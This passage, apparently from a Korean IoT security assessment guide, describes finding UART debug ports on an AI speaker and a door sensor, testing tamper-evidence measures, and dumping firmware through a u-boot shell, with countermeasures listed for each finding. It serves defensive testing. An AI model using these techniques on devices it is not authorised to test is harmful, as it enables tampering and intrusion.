


그림 11. 외부 단자 (UART) 확인 예시


UART RX, TX 를 확인 가능하며 VCC, GND 포트가 있다. VCC 전압을 확인한 결과 3.3v 였으며 포트 출력을 확인하기 위해 해당 포트를 납땜하고 PC 에 연결하였다. 일반적인 시리얼 버스의 구성은 2 가닥이며 일반적인 라인 연결과 반대이다. (RX 및 TX 는 서로 반대로 연결해야 하므로 주의가 필요하다)



UART <-> FTDI – FT232 배선 Debug 포트 납땜 및 PC 연결

그림 12. UART <-> PC 연결

터미널의 글자가 깨지는 경우 Baudrate 변경 후 연결 및 전원 인가 시도를 반복하여 수행하였다. (115200 bps 설정 시 부팅 로그 출력 확인)



UART TX 출력 확인

엔터(0x0D) 입력 시 쉘(u-boot) Shell 확인
[Boot Parameter 설정 가능 확인]

그림 13. BootLog 출력 및 쉘 접근 확인 (취약)

5.1.3. 양호 Case 2 (AI 스피커)

내부 인터페이스의 확인을 위해 Device 분해를 시도하였다.





그림 14. Device 분해 시도

※ 분해 전 검색엔진을 통해 해당 제품의 분해 시도 페이지를 발견하였다.

전면 확인 시 PCB 전면부 주요 chip 들이 BGA 방식이며 Debug 용 단자가 식별되지 않았다.



기판 내 BGA Chip 확인 (전면) 기판 내 TMxx 형태의 단자 확인 (후면)

그림 15. 주요 기판 확인

후면에 존재하는 각종 TMxx 표시된 단자들의 출력 전압 변동 확인을 진행하였으나 의심되는 변동 폭이 발견되지 않았다. (Debug 단자로 쓰일 혹은 가능성 체크)




그림 16. 전압 변동 확인

※ 검색 엔진을 통해 분석 관련 외국 포스팅 참고하여 TMxx 형태 단자들의 분석 내용 추가 확인 시 특별한 부분이 발견되지 않았다.

5.1.4. 취약 Case 3 (문 열림 센서)

내부 인터페이스의 확인을 위해 Device 분해를 시도한다.




그림 17. Device 분해 및 디버그 포트 확인

PCB 를 확인하면 ESP8266EX 를 사용하며 VDD, RXD, TXD, MODE, RESET, GND 라벨 및 포트 확인이 가능하였다. VDD 전압을 확인한 결과 3.3v 이며 포트 출력을 확인하기 위해 해당 포트를 납땜하고 PC 에 연결하여 로그 출력을 확인하였다.




그림 18. 디버그 포트 연결




그림 19. Bootlog 출력 확인

5.2. [HW-002] 분해 확인 매커니즘 적용 여부

구분	내용
전제조건	· Device 분해
취약점 설명	· [분해 확인 매커니즘 적용 여부 확인] · Device 내부 접근을 위해 분해를 시도하여 제품의 임의 조작 및 임의 기능 삽입에 악용될 가능성이 존재하는 취약점
판단 기준	· 제품의 분해 시도가 있었는지 확인할 수 있는 방안이 적용되었는지 확인 필요함 · 하기와 같은 다양한 방법이 적용되어 있을 수 있으며 아래의 예시와 같은 방안이 적용되어 있지 않을 경우 취약 판단 - 분해 시 내부 부품이 부러지는 구조적 특징 - 특수 나사 사용 - 별도 확인용 스티커 부착 여부 (봉인 씰) · 또한 설치 시 외/내부 구분이 필요한 장비의 경우 (ex: 도어락) 하기 여부를 추가 확인하여야 함 - **[취약]** 임의의 사용자가 외부에서 Device를 분해할 수 있는 방법이 있을 경우
취약점 영향력	· 제품의 분석/개조를 통해 임의의 기능을 추가하여 악용하거나 조작할 수 있음
보안대책	· 플라스틱 구조의 변경으로 전용 공구를 통해 분리하지 않으면 내부가 부러지도록 설계 (우선 적용 필요) · 특수 나사 적용 · 스티커 적용

표 8. 분해여부 확인 매커니즘 적용


5.2.1. 참고 사항

5.2.1.1. 분해 방지 방안

※ 해당 취약점의 대응방안은 단가 상승을 유발할 수 있으므로 유의해야 한다.

제품의 조립 면에 대해 플라스틱 부분의 구조적 특징을 이용하여 분해 시(A/S 등 수리 목적) 특수 공구를 사용하지 않을 경우 부러지도록 구성하는 것이 제일 우선적으로 제안이 가능하다. (구성품은 더 정밀하게 가공이 필요함)

나사 부분에 적용이 가능할 수 있는 대표적인 방안에 대해 기술하였다. (해당 나사 외에도 다양한 나사들이 존재함)



더블 홀 스크류(SRTS) 볼트 및 공구	원사이드 스크류(SROS) 볼트 및 공구	트라이 윙 스크류(SRWS) 볼트 및 공구	6 각 보턴 스크류 (핀 내장) 볼트 및 공구

봉인 라벨(씰) 제품의 유형은 아래와 같다

그림 20. 봉인 라벨 유형

5.2.2. 취약 Case 1 (AI 스피커)

내부 인터페이스의 확인을 위해 Device 분해를 시도한다.

그림 21. Device 분해 시도

분해 시도 시 일반 나사 '+' 형태 사용 중이다. 또한 봉인 라벨을 사용하거나 구조적인 특성을 활용하지 않아 재조립이 쉽게 가능하였다.

5.2.3. 취약 Case 2 (문 열림 센서)

내부 인터페이스의 확인을 위해 Device 분해를 시도한다.




그림 22. Device 분해 시도

분해 시도 시 일반 나사 '+' 형태 사용 중이고 봉인 라벨을 사용하거나 구조적인 특성을 활용하지 않아 재 조립이 쉽게 가능하였다.

5.3. [FW-001] 펌웨어 추출 가능 여부

구분	내용
전제조건	· Device 분해/개조
취약점 설명	· [인터페이스 활용을 통한 펌웨어 추출 가능 여부 확인] · 펌웨어를 추출하거나 Device에 존재하는 Filesystem을 추출할 수 있는 가능성이 있는 취약점
판단 기준	· + 네트워크 또는 디버깅 포트를 이용하여 펌웨어를 추출 가능한 경우 취약으로 판단 - [양호] 격리(chroot)된 별도의 Shell을 사용하고 있으며 이를 우회 하여 상위 경로의 파일을 엑세스 할 수 있는 방법이 없을 경우 - **[취약]** Device 내부 포트를 통한 쉘 접근이 가능한 경우 중 + Boot Parameter 설정 가능 Shell을 통해 Filesystem Dump가 가능한 경우 + Device의 실제 Shell을 통해 Filesystem Dump가 가능한 경우 - **[취약]** 업데이트 수행 시 네트워크 통신 구간 내에서 펌웨어 획득이 가능한 경우 (※ 업데이트 수행 시 재 요청이 불가능 할 수 있음) · + 펌웨어 획득 시 참고 - 제조사가 제품군 별 펌웨어를 다운로드(파일 획득) 할 수 있도록 제공하고 있음 (분석 시 용이하기 위함이며 취약점은 아님) - Device 내 저장되는 로그, 설정 등에 펌웨어 다운로드 URL 존재 여부 및 직접 다운로드 ※ PCB 내 주요 Chip에 직접 접근하여 펌웨어를 추출한 경우 취약으로 판단하지 않음 ※ Chip Off (Desoldering)을 통해 펌웨어를 추출한 경우 취약으로 판단하지 않음
취약점 영향력	· Shell 접근을 통해 Filesystem을 Dump 하고 분석하여 취약점 분석에 활용 · Filesystem Dump를 통해 주요 설정 파일들에서 정보 획득
보안대책	· 내/외 불필요한 물리적 인터페이스 제거 · 직접적인 펌웨어 추출이 어렵도록 BGA 방식 활용 · 네트워크 구간 상 펌웨어를 획득하더라도 Filesystem 추출이 어렵도록 암호화 적용

표 9. 펌웨어 추출 가능 여부

5.3.1. 취약 Case 1 (AI 스피커)

Boot Parameter 확인을 위해 아래의 명령어를 실행하고 각 Filesystem 이 Load 되는 영역을 파악하였다.




그림 23. Boot Parameter 확인

특정 영역을 Byte 단위로 읽어 로그로 저장하는 형태로 Dump 를 수행하였다.




그림 24. md(memory dump).byte 단위

아래는 Kernel 영역 덤프를 바이너리로 만들어 binwalk 를 통해 확인 시 Linux 정보 확인이 가능하였다.




그림 25. Linux Kernel 정보 확인

Root Filesystem 추출 및 파일 확인 (cpio archive)을 진행하였다.




그림 26. 파일 추출 및 확인

해당 파일의 압축해제를 수행하였다.

그림 27. 추출 파일에 대한 압축 해제 수행

Filesystem 내부의 파일을 확인하였다.




그림 28. 기기내에서 추출된 Rootfs 확인

5.3.2. 양호 Case 2 (AI 스피커)

내부 인터페이스의 확인을 위해 Device 분해를 시도한다.

